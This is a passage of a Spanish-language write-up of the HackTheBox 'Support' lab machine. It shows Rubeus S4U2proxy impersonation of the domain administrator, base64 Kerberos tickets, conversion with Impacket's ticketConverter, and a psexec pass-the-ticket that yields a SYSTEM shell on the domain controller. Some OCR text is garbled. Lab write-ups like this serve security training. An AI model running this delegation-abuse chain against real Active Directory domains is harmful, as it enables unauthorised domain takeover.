Note: Upload Rubeus to the compromised machine.


```
erat RC4 hash for the FakeComputer account with the same password
object was created with
```

colocamos el ticket rc4



```
[*] Salt                       : SUPPORT.HTBhostfakecomputer.support.htb
[*]       rc4_hmac             : FFCE0C45C18CFDBB3EC16289A9D704DA
[*]       aes128_cts_hmac_sha1 : A6521F1BF1135EB4E506DDD6CE6FFDFF
[*]       aes256_cts_hmac_sha1 : 00239973493AE4BEC07F4C2A87A18E6FEAE1DBB761CAEB0DF04ED7AFCDA94D5D
[*]       des_cbc_md5          : 6102869404A84016
                     #Generat RC4 hash for the FakeComputer account with the
```

sin embargo nos saca de la shell




```
      DzIwMjMwOTAzMTYyMjMzWqcRGA8yMDIzMDkxMDA2MjIzM1qoDRsLU1VQUE9SVC5IVEKpGjAYoAMCAQGh
      ETAPGw1GYWtlQ29tcHV0ZXIk
[*] Impersonating user 'administrator' to target SPN 'cifs/dc.support.htb'
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2proxy request to domain controller ::1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':
```

```
      doIGcDCCBmygAwIBBaEDAgEWooIFgjCCBX5hggV6MIIFdqADAgEFoQ0bC1NVUFBPUlQuSFRCoiEwH6AD
      AgECoRgwFhsEY2lmcxsOZGMuc3VwcG9ydC5odGKjggU7MIIFN6ADAgESoQMCAQWiggUpBIIFJZkbb7TJ
      RRz0aLAQrXsTGfaFrn6JA8e572lwjs6JoQzm+sDwTeXNOGa7S28CFVtbHvNb0N3YppxlxNlRwq1CfGWA
      K+Ol0rM80orXeA1tJanU6mISL64HbenJ3HfcTUELTDp54Hg8Ehiv8y4z0hpn3r4k9rY5e1tsT7Z9AIja
      9RaYkFGbYYda2+FVmOZ7fV7N4HZ7UtbHx0XMWBqMaULEM626CRQgTFTph43hDJbQ2jPCbvaP6B2uJDav
      WJXCpoR/849VZc71yxW4wLWIuh7KCEeZPN4UpifYw96ZxwIELfCWMLFN1xDfh6yJ6it9TFz7DUBGft3y
      JgsVacBcWOaVU6kTkPNQV7wB8bqnX5o7hciWPoTep5+dwOuNv6gM0IOuT4HlN6YXv+r0kukNz/fK3McN
      r6T6Va1WolY6pTH4K0SDZpgHM/pqxwQ3z7Zcq4VUoobEORA1ffoakC6FyzepsyLrBblweT6XDRfsPyOV
      ApEG68Xfia+2YUW2aSgZAMRpmzXbjKn1AJcXRgsWJPeN6rwNDFX7LJRnXol8OZh2xruBaejaQbz5E7jO
      w+zHYQSUQdHxYNWfc5wjzRlyhf+gZiz9n4hPFRtYOi0xQi7joBfbQ4eXASitZMGuwMZKzuN1+F+BiMwh
      Ka4D8CJAdbCNCd5bD+aIQ9HdpDIEN9FIB6ToRjqpxiS9JdVBEHOxFrKtf+c4MnX2FodCjQw0Qpp2ktSG
      WaPdNcAr55×2sngnPY4pJiXB2/QBdmWUj4XHgyNebk1VNegiIv0OyI67KfOyW0IMAUhHC7ZtvaIwWdAy
      yePN8nmI/2IbmiZrO4DeXzd/LqtsAY6MNecKdYxl7aR5mnxuU6d30wIViNQNQBHvwDlRdjowbVOtbfHY
      Xdfz512EwymSREv8CQOpzHfRjQnsjnuXFQShp5KrQJxZbzkSFxHJ4Q5UDFLfPLgF8bpcjsZyOJYr2W3f
      HXm24SRIXsKqcVjommeR4EmjfVn5UQi9K088o7a8yMjePhcU0k0BBmOtrLRh8Z0o3NS+FnJfDhYoPFwD
      E1n8SZ6JJa0DpT3E+KZLb4qYIxneO3dL+SNcPL1dQJf6ju5p4pgJ5RFejjjJn3O4V+oqGrisW/iA5/qN
      /wVTw+g9A/MwKmicCpmjp0QSQwh4ZEfjsTxVKjHnQYEmX+8rEXXbeELyNfQXsgCLhJAl3a5W33pSerIs
      o06vmisz8PEHWYkBQWLaY2Ck9S0FsaRyDTql2GZaQyUrFnKeJ5snMsyWUHKTmytMGOJ+SAYruCluOroT
      cjimv8Vg5sgNDsOcYfe8dnMRWmvkxjOsk0iI4swwUEA+qcV3HPbjsivq/sg6yDUHz8w8S45yCpjfAFB3
      VG6rhYXYkjXfmpX4hBsYTFoU0AZFJKlsOS4lL/wIqyYXgiQBNT8jsiuBk5C78EG5RF2lVOZ8ssFi2tah
      +1zLdF4CiehKyaRaPVg1iDU3NMGlpNjpOZpMVShQIiXh//o4Odu5dAtaMfsd+Lurqr9kQJI86C1KKUky
      E4ERL8fnBIBWsSlZG+dVl6DRQxeRftbMquHjCAnnFYLoFKHRUXiD02fnEBrHFGpkSqjP2gHlEY0K/r74
      vPlZcoeKJBVzld8y6/pz2eG9iGs/hgYY5dX1t4Fkt8nsMq9DWSzw1uqgXajJLbpi8wR9EYMLQNceOjAr
      UMvW36jsh7NLaeFG+dyZXUgu7alFKtoScRm/uDCc1ggwhFu4o6yY5k8uW5OGWdNcdnjvq6OB2TCB1qAD
      AgEAooHOBIHLfYHIMIHFoIHCMIG/MIG8oBswGaADAgERoRIEEELllqKW11krAtXCqrbsthOhDRsLU1VQ
      UE9SVC5IVEKiGjAYoAMCAQhETAPGw1hZG1pbmlzdHJhdG9yowcDBQBApQAApREYDzIwMjMwOTAzMDYy
      MjMzWqYRGA8yMDIzMDkwMzE2MjIzM1qnERgPMjAyMzA5MTAwNjIyMzNaqA0bC1NVUFBPUlQuSFRCqSEw
      H6ADAgECoRgwFhsEY2lmcxsOZGMuc3VwcG9ydC5odGI=
```

```
[+] Ticket successfully imported!
*Evil-WinRM* PS C:\Users\support\Documents>
```

para esto incluimos el parametro /nowrap




```
[*] Impersonating user 'administrator' to target SPN 'cifs/dc.support.htb'
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2proxy request to domain controller ::1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':
```

```
      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
```


```
[+] Ticket successfully imported!
*Evil-WinRM* PS C:\Users\support\Documents>
```

extraemos el ticket en base64 lo pegamos en un txt y lo decodificamos




```
┌──(kali㉿kali)-[~/machineshtb/Support/secondform]
└─$ base64 -d ticketb64.txt > ticket.kirbi

┌──(kali㉿kali)-[~/machineshtb/Support/secondform]
└─$ █
```

localizamos ticketconver.py y convertimos el ticket
locate ticketConverter.py
/usr/share/doc/python3-impacket/examples/ticketConverter.py ticket.kirbi ticket.ccache




```
┌──(kali㉿kali)-[~/machineshtb/Support/secondform]
└─$ locate ticketConverter.py
/usr/share/doc/python3-impacket/examples/ticketConverter.py

┌──(kali㉿kali)-[~/machineshtb/Support/secondform]
└─$ /usr/share/doc/python3-impacket/examples/ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done

┌──(kali㉿kali)-[~/machineshtb/Support/secondform]
└─$ █
```

ahora con la variable kr5cname y el scrip psexec.py tenemos shell



```
┌──(kali㉿kali)-[~/machineshtb/Support/secondform]
└─$ locate psexec.py
/usr/share/doc/python3-impacket/examples/psexec.py
/usr/share/powershell-empire/empire/server/modules/powershell/lateral_movement/invoke_psexec.py
/usr/share/set/src/fasttrack/psexec.py

┌──(kali㉿kali)-[~/machineshtb/Support/secondform]
└─$ █
```

KRB5CCNAME=ticket.ccache /usr/share/doc/python3-impacket/examples/psexec.py support.htb/administrator@dc.support.htb -k -no-pass



```
┌──(kali㉿kali)-[~/machineshtb/Support/secondform]
└─$ KRB5CCNAME=ticket.ccache /usr/share/doc/python3-impacket/examples/psexec.py  support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file KfrVSmGG.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service GoLO on dc.support.htb.....
[*] Starting service GoLO.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```